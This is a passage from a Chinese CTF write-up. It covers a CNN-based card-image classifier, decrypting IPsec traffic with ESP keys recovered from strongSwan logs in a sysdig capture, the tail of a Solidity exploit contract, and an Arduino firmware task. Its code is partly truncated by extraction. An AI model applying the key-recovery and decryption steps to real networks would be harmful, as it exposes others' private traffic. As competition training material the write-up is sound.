16 chall3_secret = long_to_bytes(pow(c, d, N))
```

## Misc

### 3ctu4\_card\_game

结合题目描述可知需要在10s分类ygo和ptcg卡片 并且正确率高于90%

这里使用CNN网络来进行分类

此外由于题目没有提供训练集 故需要我们自己找 这两个都是大卡牌游戏IP 卡图都是好找的

上b站搜下ptcg就可以获得 ptcg的高清卡图 ygo则可以从ygo\_pro这个游戏中获得

或者可以去扒集换社小程序的api

然后服务器分发的训练集是经过旋转和噪点的

可以经过图片预处理矫正 以下是矫正的代码

```
1 from io import BytesIO
2 from os import chdir
3 from os.path import abspath, dirname
4 from zipfile import ZipFile, ZIP_DEFLATED
5 from typing import Generator, IO, Any
6 import cv2
7 import numpy as np
```

```

8
9 def read_images(stream: IO[bytes]):
10     with ZipFile(stream, mode="r", compression=ZIP_DEFLATED) as zipfile:
11         for name in zipfile.namelist():
12             with zipfile.open(name) as image:
13                 with BytesIO(image.read()) as buffer:
14                     yield cv2.imdecode(np.frombuffer(buffer.getvalue(), np.uint8)
15
16 def main():
17     for index, image in enumerate(read_images(open("cards.zip", "rb"))):
18         gray = cv2.cvtColor(image, cv2.COLOR_BGR2GRAY)
19         _, binary = cv2.threshold(gray, 254, 255, cv2.THRESH_BINARY_INV)
20         kernel = cv2.getStructuringElement(cv2.MORPH_RECT, (3, 3))
21         binary = cv2.morphologyEx(binary, cv2.MORPH_OPEN, kernel)
22         binary = cv2.morphologyEx(binary, cv2.MORPH_CLOSE, kernel)
23         contours, _ = cv2.findContours(binary, cv2.RETR_EXTERNAL, cv2.CHAIN_APPROX
24         contours = sorted(contours, key=cv2.contourArea, reverse=True)
25         rect = cv2.minAreaRect(contours[0])
26         width, height = rect[1]
27         if width > height:
28             width, height = height, width
29             rect = (rect[0], (width, height), rect[2] + 90)
30         box = np.float32(cv2.boxPoints(rect))
31         M = cv2.getPerspectiveTransform(box, np.array(
32             [[0, height - 1], [0, 0], [width - 1, 0], [width - 1, height - 1]],
33             dst = cv2.warpPerspective(image, M, (int(width), int(height)))
34             cv2.imwrite(filename=f"{index}.png", img=dst)
35
36 if __name__ == "__main__":
37     main()
38

```

剩下的就是神经网络的炼丹了)

```

1 # -*- coding: utf-8 -*-
2
3 import os
4 import cv2
5 import numpy as np
6 import matplotlib.pyplot as plt
7 from sklearn.model_selection import train_test_split
8 from sklearn.metrics import confusion_matrix, classification_report
9 from keras.utils import np_utils
10 from keras.models import Sequential
11 from keras.layers import Dense, Activation, BatchNormalization, Dropout

```

```

12 from keras.layers import Conv2D, MaxPooling2D, GlobalAveragePooling2D
13 from keras.callbacks import ModelCheckpoint
14 from keras.callbacks import EarlyStopping
15
16 X = [] #定义图像名称
17 Y = [] #定义图像分类类标
18 Z = [] #定义图像像素
19
20 dic=["ptcg","ygo"]
21
22 for i in range(2):
23     for f in os.listdir(f"C:\\Users\\Lenovo\\Desktop\\ai\\dataset\\data\\{dic[i]}"):
24         X.append(f"C:\\Users\\Lenovo\\Desktop\\ai\\dataset\\data\\{dic[i]}\\{f}")
25
26         Y.append(i)
27 X = np.array(X)
28 Y = np.array(Y)
29
30 X_train, X_test, y_train, y_test = train_test_split(X, Y, test_size=0.3, random_s
31
32 X_train = np.array(X_train)
33 y_train = np.array(y_train)
34 X_test = np.array(X_test)
35 y_test = np.array(y_test)
36
37 print(len(X_train), len(X_test), len(y_train), len(y_test))
38
39 XX_train = []
40 for i in X_train:
41     image = cv2.imread(i)
42     img = cv2.resize(image, (400, 300), interpolation=cv2.INTER_CUBIC)
43     res = img.astype('float32')/255.0
44     XX_train.append(res)
45
46 XX_test = []
47 for i in X_test:
48     image = cv2.imread(i)
49     img = cv2.resize(image, (400, 300), interpolation=cv2.INTER_CUBIC)
50     res = img.astype('float32')/255.0
51     XX_test.append(res)
52
53 train_images_scaled = np.array(XX_train)
54 test_images_scaled = np.array(XX_test)
55
56 train_labels_encoded = np_utils.to_categorical(y_train, num_classes=2)
57 test_labels_encoded = np_utils.to_categorical(y_test, num_classes=2)
58

```

```

59 def create_model(optimizer='adam', kernel_initializer='he_normal', activation='r
60     model = Sequential()
61     model.add(Conv2D(filters=128,
62                     kernel_size=16,
63                     padding='same',
64                     input_shape=(400, 300, 3),
65                     activation=activation))
66     model.add(MaxPooling2D(pool_size=16))
67     model.add(Dropout(0.3))
68     model.add(GlobalAveragePooling2D())
69     model.add(Dense(2, activation='softmax'))
70     model.compile(loss='categorical_crossentropy',
71                 metrics=['accuracy'],
72                 optimizer=optimizer)
73     return model
74
75 model = create_model(optimizer='Adam',
76                     kernel_initializer='uniform',
77                     activation='relu')
78 model.summary()
79
80 def get_predicted_classes(model, data, labels=None):
81     image_predictions = model.predict(data)
82     predicted_classes = np.argmax(image_predictions, axis=1)
83     true_classes = np.argmax(labels, axis=1)
84     return predicted_classes, true_classes, image_predictions
85
86 def get_classification_report(y_true, y_pred):
87     print(classification_report(y_true, y_pred, digits=4))
88
89 checkpointer = ModelCheckpoint(filepath='weights-cnn.hdf5',
90                               verbose=1,
91                               save_best_only=True)
92
93 flag = "train"
94 if flag=="train":
95     history = model.fit(train_images_scaled,
96                       train_labels_encoded,
97                       validation_data=(test_images_scaled, test_labels_encoded)
98                       epochs=15,
99                       batch_size=64,
100                       callbacks=[checker])
101     print(history)
102 else:
103
104     model.load_weights('weights-cnn.hdf5')
105     metrics = model.evaluate(test_images_scaled,

```

```


106         test_labels_encoded,
107         verbose=1)
108
109     print("Test Accuracy: {}".format(metrics[1]))
110     print("Test Loss: {}".format(metrics[0]))
111
112     y_pred, y_true, image_predictions = get_predicted_classes(model,
113                                                             test_images_scaled,
114                                                             test_labels_encoded)
115
116     print(image_predictions)
117     get_classification_report(y_true, y_pred)
118

```

## Tunnel & Tunnel Revange

图片是旧版本题目的，方法是一样的

下面一堆 TFTP 包，直接导出对象



google 得知 scap 是 sysdig 的捕获文件，要用 sysdig 分析

然后搜索 wireshark ipsec charon 不难搜到下面类似的文章

<https://www.golinuxcloud.com/wireshark-decrypt-ipsec-packets-isakmp-esp/>

可以看到分析 IPSec 流量要用到日志，直接找日志

```
1 sysdig -r charon.scap -c spy_logs > logs.txt
```

这篇文章说 esp 的密钥不在日志里其实是不对的，对着 strongswan 的文档看

[https://docs.strongswan.org/docs/5.9/config/logging.html#\\_levels\\_and\\_subsystemsgroups](https://docs.strongswan.org/docs/5.9/config/logging.html#_levels_and_subsystemsgroups)

Each logging message also has a source from which subsystem in the daemon the log came from:

|     |  |
|-----|--|
| app | applications other than daemons                            |
| asn | Low-level encoding/decoding (ASN.1, X.509 etc.)            |
| cfg | Configuration management and plugins                       |
| chd | CHILD_SA/IPsec SA  |
| dmn | Main daemon setup/cleanup/signal handling                  |
| enc | Packet encoding/decoding encryption/decryption operations  |
| esp | libipsec library messages                                  |
| ike | IKE_SA/ISAKMP SA   |
| imc | Integrity Measurement Collector                            |
| imv | Integrity Measurement Verifier                             |
| job | Jobs queuing/processing and thread pool management         |
| kn1 | IPsec/Networking kernel interface                          |
| lib | libstrongswan library messages                             |
| mgr | IKE_SA manager, handling synchronization for IKE_SA access |
| net | IKE network communication                                  |
| pts | Platform Trust Service                                     |
| tls | libtls library messages                                    |
| tnc | Trusted Network Connect                                    |



上面所有的内容都可以被记录到日志中，理论上只需要打开 chd、enc、esp、ike 这题就能做了，但是因为懒为了增加难度所以出题时的配置是全开了

关于如何搜索日志这里提供一些思路：

- 1、原文中提到 ip xfrm state 这个命令，所以可以搜索 xfrm
- 2、从 wireshark 可以看到，第二阶段 (Quick Mode) 采用的是 esp 协议，SPI 是 0xcefea138 ，所以可以搜索 quick、esp 和 0xcefea138

不难找到下面的地方 (selecting proposal 就是选择加密算法和验证算法)

```
3541 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CFG] selecting proposal:
3542 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CFG] proposal matches
3543 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CFG] received proposals: ESP:AES_CBC_128/HMAC_SHA1_96/NO_EXT_SEQ
3544 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CFG] configured proposals: ESP:AES_CBC_128/HMAC_SHA1_96/NO_EXT_SEQ
3545 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CFG] selected proposal: ESP:AES_CBC_128/HMAC_SHA1_96/NO_EXT_SEQ
3546 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] CHILD_SA test{1} state change: CREATED => INSTALLING
3547 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] using AES_CBC for encryption
3548 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] using HMAC_SHA1_96 for integrity
3549 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] initiator SA seed => 69 bytes @ 0x7f6d49f6c33e
3550 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 0: 03 35 AA B6 FF 91 14 92 31 8F CD 38 AA 41 D7 62 5.....1..8.A.b
3551 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 16: B5 70 C9 EC 52 C4 0C 99 31 74 2D 70 25 C7 46 C6 .p..R...lt-p%.F.
3552 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 32: B9 14 B6 BF BF 4C 53 30 A1 E1 6E AC 91 D7 05 61 ....LS0..n....a
3553 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 48: DE 5D 37 BE 83 78 28 A6 0A 20 C2 BF C9 7D E7 96 ..]7..x{... }..
3554 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 64: D5 D2 21 21 CE ...!..
3555 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] responder SA seed => 69 bytes @ 0x7f6d49ffa9d0
3556 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 0: 03 CB 73 EC C7 91 14 92 31 8F CD 38 AA 41 D7 62 ..sl....1..8.A.b
3557 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 16: B5 70 C9 EC 52 C4 0C 99 31 74 2D 70 25 C7 46 C6 .p..R...lt-p%.F.
3558 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 32: B9 14 B6 BF BF 4C 53 30 A1 E1 6E AC 91 D7 05 61 ....LS0..n....a
3559 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 48: DE 5D 37 BE 83 78 28 A6 0A 20 C2 BF C9 7D E7 96 ..]7..x{... }..
3560 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 64: D5 D2 21 21 CE ...!..
3561 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] encryption initiator key => 16 bytes @ 0x7f6d28002750
3562 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 0: 4C 2C 37 E8 EE 74 9D 30 E4 72 0D F3 25 D8 40 E8 L,7..t.o.r...%.@.
3563 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] encryption responder key => 16 bytes @ 0x7f6d28002e20
3564 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 0: 67 74 C1 5E A7 E7 AA D3 EF 39 51 CB 24 90 A4 D5 gt.^.....9Q.$...
3565 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] integrity initiator key => 20 bytes @ 0x7f6d28002d20
3566 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 0: 4F 50 CE BB A2 05 54 10 19 02 6C F3 11 F5 96 D6 auth key
3567 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 16: F8 A0 B4 BF OP.....T...t.....
3568 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] integrity responder key => 20 bytes @ 0x7f6d28002e40
3569 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 0: 0C D7 5E 62 E7 E2 7D 0E E0 C0 2C 8A 06 59 58 2A ..*b..}...}..YX*
3570 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] 16: 5B 94 B8 BA [...
3571 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] adding inbound ESP SA
3572 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[CHD] SPI 0xcb736cc7, src 192.168.138.128 dst 192.168.138.129
3573 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] adding SAD entry with SPI cb736cc7 and reqid {1}
3574 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] using encryption algorithm AES_CBC with key size 128
3575 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] using integrity algorithm HMAC_SHA1_96 with key size 160
3576 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] using replay window of 32 packets
3577 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] HW offload: no
3578 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] sending XFRM_MSG_UPDSA 204: => 448 bytes @ 0x7f6d49ffa550
3579 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] 0: C0 01 00 00 1A 00 05 00 CC 00 00 00 4B 55 00 00 .....KU..
3580 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] 16: C0 A8 BA 81 00 00 00 00 00 00 00 00 00 00 00 .....
3581 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] 32: C0 A8 BA 80 00 00 00 00 00 00 00 00 00 00 00 .....
3582 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] 48: 00 00 00 00 00 00 00 00 02 00 20 00 00 00 00 .....
3583 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] 64: 00 00 00 00 00 00 00 00 C0 A8 BA 81 00 00 00 00 .....S1.2...
3584 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] 80: 00 00 00 00 00 00 00 00 C8 73 6C C7 32 00 00 00 .....
3585 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] 96: C0 A8 BA 80 00 00 00 00 00 00 00 00 00 00 00 .....
3586 rs:main /var/log/auth.log Jan 23 21:52:28 debian charon: 13[KNL] 112: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF .....
```

selecting proposal

enc, auth 方式

SPI,src 192.168.138.128 dst 192.168.138.128, initiator 就是发起连接的,也可以从流量包看出

enc key

auth key

SPI 0xcb736cc7, src 192.168.138.128 dst 192.168.138.129

查找

查找内容(G): selecting proposal

大小写敏感(C) 全图匹配(W) 仅匹配单词(W) 转义反斜杠(T) 使用正则表达式(F) 匹配所有(M) 当失去焦点时透明(T)



不要循环查找(D) 查找后关闭(L) 标记匹配(U) 使用通配符(O) 加载新数据(Ctrl+L)

查找下一个(F) 查找上一个(B) 仅显示匹配行(V) 关闭

454 KB/s 5.9 KB/s

行 3,541 / 4,251 列 85 筛选 -- 匹配 2 模式 -- (Ctrl+F)

对着修改 wireshark 配置



填写上面找到的参数



```

19         new miniHacker(address(victim));
20     }
21     victim.solve();
22 }
23 }

```

不小心非预期了，手工一个个转账也是可以的，但是我更想让大家一笔交易内完成，应该把目标设的更大的。

## IoT


### another UNO

获得一个arduino UNO的固件

因为arduino UNO是一个很方便获得的板子 故可以直接烧入查看

或者可以从模拟的角度出发

使用Proteus



flag分为三部分储存 内存 串口 gpio

